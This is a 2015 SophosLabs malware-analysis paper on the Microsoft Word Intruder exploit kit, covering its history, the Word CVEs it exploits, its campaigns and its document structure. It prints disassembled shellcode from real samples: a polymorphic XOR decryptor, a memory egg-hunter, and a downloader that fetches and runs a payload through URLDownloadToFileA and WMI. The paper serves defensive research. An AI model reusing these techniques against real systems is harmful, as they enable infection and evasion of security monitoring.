TLP: AMBER

SOPHOS
Security made simple.

Microsoft Word Intruder **Revealed**

By **Gabor Szappanos**, Principal Researcher, SophosLabs Hungary

A SophosLabs technical paper - August 2015

Contents

Introduction

Virus creation kits are not new: the first ones (VCL, PS-MPC) were created in the early 90's producing MS-DOS program infectors. The purpose of creating and publishing them was information sharing: to enable writing viruses without knowing the underlying details of the operating system or the assembly programming. It was sufficient to modify the configuration and execute the tool and a new variant of the virus was generated. That lowered the barrier for the technically more challenged wannabes.

As new types of malware appeared, new types of generators followed. Thus we have seen generators for Microsoft Office macro viruses (Macro Virus Development Kit, Nightmare Joker Word Macro Virus Construction Kit, Word97 Macro Virii Construction Kit), VBScript worms (VBS Worm Generator) DOS batch viruses (Batch Virus Construction Kit, Batch Worm Generator) and much more.

Nowadays the main purpose is not the benefit of the virus writing community, rather the financial income achieved by selling these malware generators on the underground marketplaces.

Office exploits are no exception to the global marketization. Of the few available kits the most influential is the recently uncovered Microsoft Word Intruder (MWI), developed in Russia. This research paper gives a detailed analysis of this tool.

Despite its influence, the existence of MWI was unknown to the general public until FireEye released a blog entry about it [1]. Shortly after that further reports surfaced related to this kit [8][9][10] or [21] – although the last one does not mention MWI, analysis confirmed that the initial droppers were generated by the kit.

MWI history

The generator was developed and advertised in Russia, by an individual who goes by the handle "Objekt". MWI generates Rich Text Format (RTF) documents that exploit multiple vulnerabilities in Microsoft Word. Latest versions support multiple vulnerabilities within the same document. Each of the vulnerabilities has its own exploit block; these blocks are stored sequentially in the RTF document.

The first public release of this kit was in May 2013. Originally it only supported the CVE-2012-0158 vulnerability; in later version CVE-2010-3333 was added. In December 2013 a third vulnerability, CVE-2013-3906 was introduced as a weapon. The latest addition happened on 8th June 2014 when the CVE-2014-1761 exploit [2] completed the arsenal.

The first report of a malware created by this kit was most likely the one released by Kaspersky researchers in August 2013 [3] – though back then it was not recognized that the analized sample belonged to an emerging crimeware kit.

Not having access to the kit itself, it was not trivial to determine the extent of the use and identify exactly the samples generated with it. Fortunately, FireEye also reported that in December 2014 an extra module, MWISTAT was released. This module communicates with the C&C server side component in order to keep track of the infection campaigns the very same way we see in case of the traditional exploit kits.

The statistics are gathered by inserting an external link reference in to the RTF [4], as illustrated in the following screenshot:

```
{\listoverride
\listid283385527\pgp\ipgp0\itap0\li0\ri0\bin-32\sb0\sa0\listoverridecount00000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000002611111
{\field{\*\fldinst { INCLUDEPICTURE "http://[redacted]webstat/image.php?id=19019691" \\*
MERGEFORMAT \\d}}{\fldrslt}}
{\object\objocx{\*\objclass Word.Document.11}
{\*\objdata
01050000020000001b0000000000000000000000000000000000000000000000000000000000000000
0000000000000000e0000
d0cf11e0a1b11ae1000000000000000000000000000000003e000300feff090006000000000000000
0000000010000000100000000000000010000002000000010000000feffffff0000000000000000
```

Knowing the pattern of the implant enabled us to identify some of the latest documents generated with this toolkit and determine the unique characteristics. Having that, we could dig our malware collection and gather earlier occurrences. It turned out that there were quite a few of them – we found about 430 documents that were very likely generated with the kit.

There were a few characteristics that remained constant throughout the lifetime of the generator, which helped in identifying which samples were possibly created with the generator. The overall document structure, the shellcode, the encryption used for the payload were all characteristic indicators.

The oldest sample that we found and suspect for being created with MWI was this document:

```
SHA1: 72ad8436a10eb18e3a65a3bc85380ee165ea29b4
Original name: VAT Returns Repot 588270334.doc
First seen: 2013-05-16
```

This very early sample only used WinExec for payload execution and not the really distinguishable WMI method. However the other characteristics (payload at the beginning, encryption algorithm, memory egg-hunting) were already present, we can be fairly confident that it was generated by the kit.

The oldest sample used only one vulnerability: CVE-2012-0158, and dropped a Zbot variant. It should be one of the first ever samples generated with it, as the kit itself became available on May 2013 [1].


One of the telltale signs of MWI is the CVE-2014-1761 block. In our paper [6] we pointed out that a subset of the samples used a slightly different ROP chain than the vast majority of the observed samples. As it turned out, this subset was all generated with MWI. It is quite possible that the modified ROP chain was meant to be a digital watermark by the author – serving the purpose of identifying the samples generated with the kit.

The first sample using CVE-2014-1761 was observed only two days after the official support for this vulnerability was added to MWI:

```
SHA1: b6d03b9cb1c527989e32136efe0be00b456c658c
Original filename: UKR news digest_09_10Jun2014.doc
First seen: 2014-06-10 09:39:21
```


In the very first samples supporting this exploit the order of the exploit blocks in the file was CVE-2012-0158 – CVE-2014-1761 – CVE-2013-3906. Later the order of the last two exploits was swapped.

MWI supports generating two kinds of documents, with different malware deployment mechanism: droppers that contain the embedded payload executable in the exploited RTF document itself and downloaders that download the payload from a hardcoded URL. We have found more droppers than downloaders.




The tool doesn't support displaying an additional decoy document, which is a very important element of APT infection schemes, essential for a persistent operation. Decoys are responsible to lower the victim's suspicion by opening an innocent document while the malware installation is progressing hidden in the background. After all, it is somewhat suspicious that while opening a document received in email, Word immediately quits and nothing visible happens. Even though MWI is advertised as suitable for APT style operation, the lack of decoy makes it more fitting for the hit-and-run style of crimeware authors.

In a handful of cases the criminals overcame this shortcoming by hacking decoy documents into the infection scheme. In these cases (one example is the dropper with SHA1: 5b513e490334e82b066c4392626efed35a641b93) the dropped malware was a self-extracting RAR archive that contained two files, the Trojan itself, and the decoy document. The self-extractor was configured to open both files silently:




As a result, Word was forced to open the decoy document even though MWI by itself would not open an additional decoy:



There was one drawback of MWI not advertised by the author ant that was reliability. A large number of samples had a non-working CVE-2014-1761 exploit block. This inconsistency was pointed out in [6] as a general problem with multi-exploit samples.

To be more precise, the block itself would work, but the previous CVE-2012-0158 breaks the RTF parsing in a way that disables the activation of the second exploit. The CVE-2012-0158 block uses a significant amount of obfuscation in order to avoid detection. On one hand it serves the purpose of breaking the parsing of security products. On the other hand, it breaks the following exploit.

Detailed analysis revealed that almost half of the MWI samples had non-working CVE-2014-1761 exploit block. Important to note, that in the newer samples this ratio improved, the exploit mostly works, it is the older ones that mostly fail. It seems that the author of the kit is learning from his mistakes, and gradually fixes the unreliability.



This doesn't mean that the samples with the broken exploit are totally useless – quite the contrary. The other two exploits work reliably in the respective vulnerable Word version – which is most of the current out-of-the-box installations. However, in systems where both CVE-2012-0158 and CVE-2013-3906 were already patched, and the new exploit should take over, the efficiency fades.

Earlier MWI encounters

The fact that we had no information about the existence of Microsoft Word Intruder doesn't mean that we haven't reported about it – as awkward as it sounds.


We have observed a cluster consisting of a large number of very similar samples while sorting the incoming flow of exploited documents during the past two years. However, not knowing that a publicly available exploit generator existed, we assumed that the samples were generated by an in-house tool developed by the criminals.

When the first reports surfaced about MWI, we realized that this all samples in this large cluster were generated by the kit. Moreover it turned out that MWI played an important role in a couple of our earlier researches. We revisited our earlier reports to uncover the past effects of the kit.

MWI in commercial malware distribution

Analyzing the exploit usage distribution in our 2014Q1 report [5], we pointed out that

> ...the chart was topped by an interesting combination where both CVE-2010-3333 and CVE-2012-0158 and were exploited within the same document; this method was predominantly used to distribute Zbot variants.



Revisiting the samples from that period it became clear that the mentioned dual-exploit samples were in fact generated by MWI.

This fact proves that the exploit generator quickly found its way into the computer underground, gained popularity and made a huge impact. By the first quarter of 2014 the document based infection attacks were dominated by creations of MWI.

In our conclusion we stated:

> ...Exploited documents, once used almost exclusively from players in the APT scene, are now used routinely in the sort of malware that is distributed widely by money-seeking cybercriminals.

Now it is clear that the takeover of the document exploit distribution by the crimeware authors can be attributed to the development and widespread utilization of a powerful generator tool.

However this dominant role faded away by the end of 2014 due to an interesting change in the business objective for MWI. In early 2014 exploited documents generated by the kit were distributed in large volume e-mail phishing campaigns. This had an unwanted side effect for the author of MWI: the large volume directed the attention of the antivirus labs to the generated samples, and they were quick in adding detections for them. This forced frequent updating of the kit itself to avoid detections.

Apparently Objekt, the author, decided to step out of this arms race, and changed the terms and conditions for MWI that only permits using it in low volume attacks [2]:

1. Exploit DESIGNED EXCLUSIVELY FOR POINT ("Targeted", "TARGET") attacks. INDICATIVE PRICE FOR BUILDER: 140$
2. Exploit THIS DOES NOT QUALIFY FOR SPAM AND MASSIVE ATTACK! FOR THIS WE HAVE A SEPARATE DECISION.

The intention was that limited distribution will go under the radar of antivirus labs, and will have a better chance avoiding detections for a longer period of time.

MWI and CVE-2014-1761

In our paper [6] while examining the competence level of malware writing groups one of the conclusions was that:


> The common malware authors show more skills in understanding exploits.

Going back to the samples used for the research we found that the ones assigned to the common malware authors turned out to be all generated by MWI.

Now it is clear that the situation is a bit more complex. It is not the case that the crimeware authors understand the exploitation better; the truth is that they are only using better tools. In short, they have a better supply chain.

But because they rely on the tools, they don't realize when the tool fails them. This is why we have seen quite a large number of non-working CVE-2014-1761 exploit samples in that research.

All this forced us to revisit the skill qualification of the malware authors the following way:



The groups behind the crimeware families were pushed back to the bottom of the scale, because the only skill the presented was to execute a malware generator in order to get the samples.

MWI and Rotten Tomato

In the analysis of the Rotten Tomato campaign [7] we stated that

> One of these samples was SHA1: c3a7cb43ec13299b758cb8ca25eace71329939f7, which contained an encrypted Zbot variant at the beginning of the RTF. It looks very likely that this sample was used as a development template for the other malware writing groups.

Revisiting this sample it turned out that it was also generated by MWI.

The exploit generator that originated from common cybercrime circles, returned to an APT group as a template for further development.

Interesting to note how fast the APT group reacted. CVE-2014-1761 support was added to MWI on 8th June 2014. The first sample using this exploit was observed 2 days later 10th June. The sample used by the APT group as a template was spotted less than a week after the support was added, on 14th June, and it was the third MWI generated sample that we found with CVE-2014-1761 support. It shows a very quick reaction time from the APT players, who were apparently keen to find a suitable sample in order to add CVE-2014-1761 to their arsenal.

There is also a funny side story. The template sample, c3a7cb43ec13299b758cb8ca25eace71329939f7 was one of the broken ones: the CVE-2014-1761 exploit didn't work in it. The root cause was the usual problem, the preceding CVE-2012-0158 block broke the RTF parsing of Word, and the CVE-2014-1761 exploit didn't activate.

When the APT group started to work on it, they replaced the CVE-2012-0158 block with their own. With that, unknowingly, they fixed the parsing, and made the CVE-2014-1761 exploit working again. Only to break it by failing to fix the second stage shellcode offset.

So they first they took a sample where the exploit didn't even work (remember that the whole purpose was to incorporate this exploit into their deployment toolset). Then inadvertently fixed what was broken, finally they broke it on their own right.


MWI essentials

This section will detail the working of the documents generated by Microsoft Word Intruder. We found that there are very distinguishable characteristics that differentiate these documents from the rest of the document exploit samples:

- Location and encryption algorithm of the payload
- Memory egg-hunting first stage shellcode
- Use of Windows Management Instrumentation (WMI) to execute payload

Exploits and first stage shellcode

The overall document structure of the MWI generated samples (at least of the latest ones) is illustrated in the following picture.



The malicious RTF documents begin with the start marker and the encrypted payload, which could either be the embedded executable itself or a shellcode that downloads and executes the payload.

The next building blocks in the RTF file are the exploit blocks. Each one of the exploits has a separate block. Each of the exploit blocks invokes the appropriate Word vulnerability, and has a shellcode of its own, that is triggered by the vulnerability. Although the shellcodes are separate, they all do the same (and are essentially the same): locate and execute the next stage.

Almost all other exploited documents, not generated by MWI, store the encrypted payload near or at the end of the exploited file. The exploit blocks usually precede the payload in those files. The structure of MWI generated documents is rather unique in this sense.

The first stage shellcode starts with a polymorphic cryptor. The most common variation of the decoder uses one byte XOR algorithm; then the decrypted byte is checked for parity: if it is an even number, gets incremented, if it is odd, then decremented. The decryptor contains a lot of junk instructions as can be seen in the following example, where the meaningful instructions are highlighted:

```
sub     dh, dh
shl     ebx, 90h
or      dh, 0CDh
and     ebx, ebx
mov     bl, 0D4h
mov     dl, [eax]
sub     edi, 0BF9E6EEDh
add     ebx, ebx
xor     dl, dh
lea     di, [esp+18h]
test    dl, 1
jnz     short loc_20D
or      bh, 0F9h
add     dl, 1
shl     bl, 8Eh
jmp     short loc_216
shl     bh, 0C9h
sub     di, 0AC43h
dec     dl
sub     ebx, edi
xor     bh, bh
mov     [eax], dl
shr     edi, 8Bh
add     esi, 1
shl     edi, 9Ah
sub     eax, 0FFFFFFFFh
or      edi, 0A9C31F3Ah
cmp     esi, ecx
jnz     short loc_1E7
```

The decrypted first stage shellcode is also very characteristic: it is a memory egg-hunting code, documented in [3] and [8]. Other document exploit samples not generated by MWI generally locate the second stage by enumerating all open file handles, looking for magic bytes at specific locations, and then reading the file using the handle.

The first stage code generated by MWI uses the IsBadReadPtr based egg-hunting, as described in [11]. This code locates the second stage in the memory, using 12 consecutive identification bytes (in the following example these are three dwords: 0x79795151, 0x79795151 and 0xd2d29393):

```
                        next_memory_block:                      ; CODE XREF: seg000:0000029D↓j
                                                                ; seg000:000002B2↓j
66 81 CB FF 0F                          or      bx, 0FFFh

                        find_egg:                               ; CODE XREF: seg000:000002A7↓j
                                                                ; seg000:000002AA↓j
43                                      inc     ebx
6A 08                                   push    8
53                                      push    ebx
8B 44 24 08                             mov     eax, [esp+8]
FF D0                                   call    eax             ; IsBadReadPtr
85 C0                                   test    eax, eax
75 ED                                   jnz     short next_memory_block
B8 51 51 79 79                          mov     eax, 79795151h
89 DF                                   mov     edi, ebx
AF                                      scasd
75 E8                                   jnz     short find_egg
AF                                      scasd
75 E5                                   jnz     short find_egg
81 3F 93 93 D2 D2                       cmp     dword ptr [edi], 0D2D29393h
75 D8                                   jnz     short next_memory_block
```

The egg hunting method makes use of the fact that as Word parses the malicious RTF file, the parsed content will be available on one of the memory pages created by Word, and thus readable by the shellcode running in the context of Word. The egg hunter code performs a brute force search on all readable memory pages. On one of them, it will find the start marker of the second stage:

```
61 72 0D 0A 7B 5C 6F 62 | 6A 65 63 74 5C 6F 62 6A   ar♪◙{\object\obj
65 6D 62 7B 5C 2A 5C 6F | 62 6A 63 6C 61 73 73 20   emb{\*\objclass
50 61 63 6B 61 67 65 7D | 7B 5C 2A 5C 6F 62 6A 64   Package}{\*\objd
61 74 61 20 0D 0A 30 31 | 30 35 30 30 30 30 0D 0A   ata ♪◙01050000♪◙
30 32 30 30 30 30 30 30 | 0D 0A 30 38 30 30 30 30   02000000♪◙080000
30 30 0D 0A 35 30 36 31 | 36 33 36 62 36 31 36 37   00♪◙5061636b6167
36 35 30 30 0D 0A 30 30 | 30 30 30 30 30 30 0D 0A   6500♪◙000000000♪◙
30 30 30 30 30 30 30 30 | 0D 0A 35 38 35 33 30 35   00000000♪◙585305
30 30 0D 0A 30 32 30 30 | 30 30 30 30 30 30 30 30   00♪◙0200000000000
30 30 30 30 30 30 30 30 | 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 | 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 | 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 | 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 0D 0A 30 30 | 30 30 30 30 30 30 30 30   0000♪◙00000000000
30 30 30 30 30 30 30 30 | 30 30 30 30 30 30 30 33   0000000000000003
30 30 30 38 30 30 30 30 | 30 30 30 30 30 30 30 30   0008000000000000
30 30 30 30 30 30 30 30 | 30 30 34 65 35 32 30 35   000000000004e5205
30 30 35 31 35 31 37 39 | 37 39 35 31 35 31 37 39   0051517979515179
37 39 39 33 39 33 0D 0A | 64 32 64 32 38 35 39 32   799393♪◙d2d28592
39 38 30 30 63 61 30 30 | 30 30 30 30 63 63 30 30   9800ca000000cc00
63 37 30 30 33 37 33 37 | 30 30 30 30 37 30 30 30   c7003737000070000
30 30 30 30 30 30 30 30 | 30 30 30 30 38 38 30 30   0000000000008800
```

Note that the shellcode searches for binary values (e.g. 0x79795151), while the original RTF contains the same numbers is little endian byte order and ASCII representation (0x31353135 followed by 0x39373937 which is in text form “51517979“). Also in this particular example the ID number is cut in half by a line break. But this is not a problem, the shellcode looks for the parsed content, where Word converts ASCII to hexadecimal, and removes the line breaks during the process.

Once the marker values are found, the content immediately following it is assumed to be the second stage code and gets decrypted.

The second stage is encrypted with a one byte XOR algorithm does not touch the zero bytes (thus does not reveal easily the encryption key). This was not the case with the very first few samples, there every byte was XOR-ed. The key can be either constant, or modified in each iteration step. In case the second stage is an embedded executable, the MZ marker is inserted at the beginning of the decrypted file.

Once the second stage is decrypted, it is copied to a newly allocated memory block (HeapCreate is used for the allocation) then the execution is transferred there.


```
                pop     edi
                push    1A6139EDh       ; HeapCreate -ror D 0-
                call    edi             ; resolve_API
                push    0FFFFFh
                push    [esp+4+var_4]
                push    40000h          ; HEAP_CREATE_ENABLE_EXECUTE
                call    eax             ; HeapCreate
                add     eax, 1000h
                push    eax
                push    [esp+10h+var_C]
                xor     ecx, ecx

clear_buff:                             ; CODE XREF: sub_31A+35↓j
                mov     dword ptr [eax], 0
                add     ecx, 4
                add     eax, 4
                cmp     ecx, 39000h
                jnz     short clear_buff
                pop     esi
                pop     edi
                mov     ecx, 0C25h
                push    esi
                add     esi, 2CE78h
                push    edi
                rep movsb               ; copy code
                retn
```

At this point slightly different execution path is followed, depending on whether we are looking at a downloader or a dropper sample.

Droppers

After the first stage code completes the decoding, the memory contains the payload executable and the loader code in a separate, previously allocated memory area. The first stage shellcode continues the execution by jumping to this loader code. The loader code first saves the payload to %LOCAL SETTINGS%\ntxobj.exe (or more recently "%LOCAL SETTINGS%\Temporary Internet Files\Content.Word\~WRX4014.tmp"), then executes it.

The execution can happen either by a conventional method - calling the CreateProcess Windows function, or using a rare method, utilizing the WMI COM interface [12][13][14]. The process creation logic used in the second stage shellcode follows the MSDN examples [15] and [16].



Using WMI for execution of the dropped executable is rather unique for Microsoft Word Intruder, not seen in other exploit samples. The purpose it to bypass real-time security monitoring products that focus on the traditional execution methods and ignore WMI.

Downloaders


Downloader shellcode is not much different from the dropper code. The URLDownloadToFileA Windows function is used to download the file from a hardcoded URL which is stored after the end of the shellcode. The file is downloaded to the same locations that were previously mention for the dropper variants.

```
push    0E2B28CD6h      ; GetTempPathA -ror D 0-
call    edi
pop     esi
push    100h
call    eax
push    0DCD18EF2h      ; lstrcatA -ror D 0-
call    edi
mov     ebx, [esp+arg_0]
mov     esi, [esp+arg_4]
cmp     ebx, 0
jz      short loc_D1
cmp     ebx, 5
jz      short loc_D9
add     esi, 83Dh
jmp     short loc_DF
-------------------------------------------------------------

                        ; CODE XREF: sub_4F+73↑j
add     esi, 824h
jmp     short loc_DF
-------------------------------------------------------------

                        ; CODE XREF: sub_4F+78↑j
add     esi, 82Fh

                        ; CODE XREF: sub_4F+80↑j
                        ; sub_4F+88↑j
push    esi
add     ecx, 352h
push    ecx
call    eax
push    393A3BBh        ; LoadLibraryA -ror D 0-
call    edi             ; GetProcAddress
xor     ecx, ecx
mov     cx, 'no'
push    ecx
push    'mlru'
push    esp
call    eax             ; LoadLibraryA
push    ebp
xchg    eax, ebp
push    0BC68D9Ch       ; URLDownloadToFileA -ror D 0-
call    edi             ; GetProcAddress
```

Finally the downloaded payload is executed using exactly the same code as in the dropper case: either calling CreateProcessA or the WMI object methods.

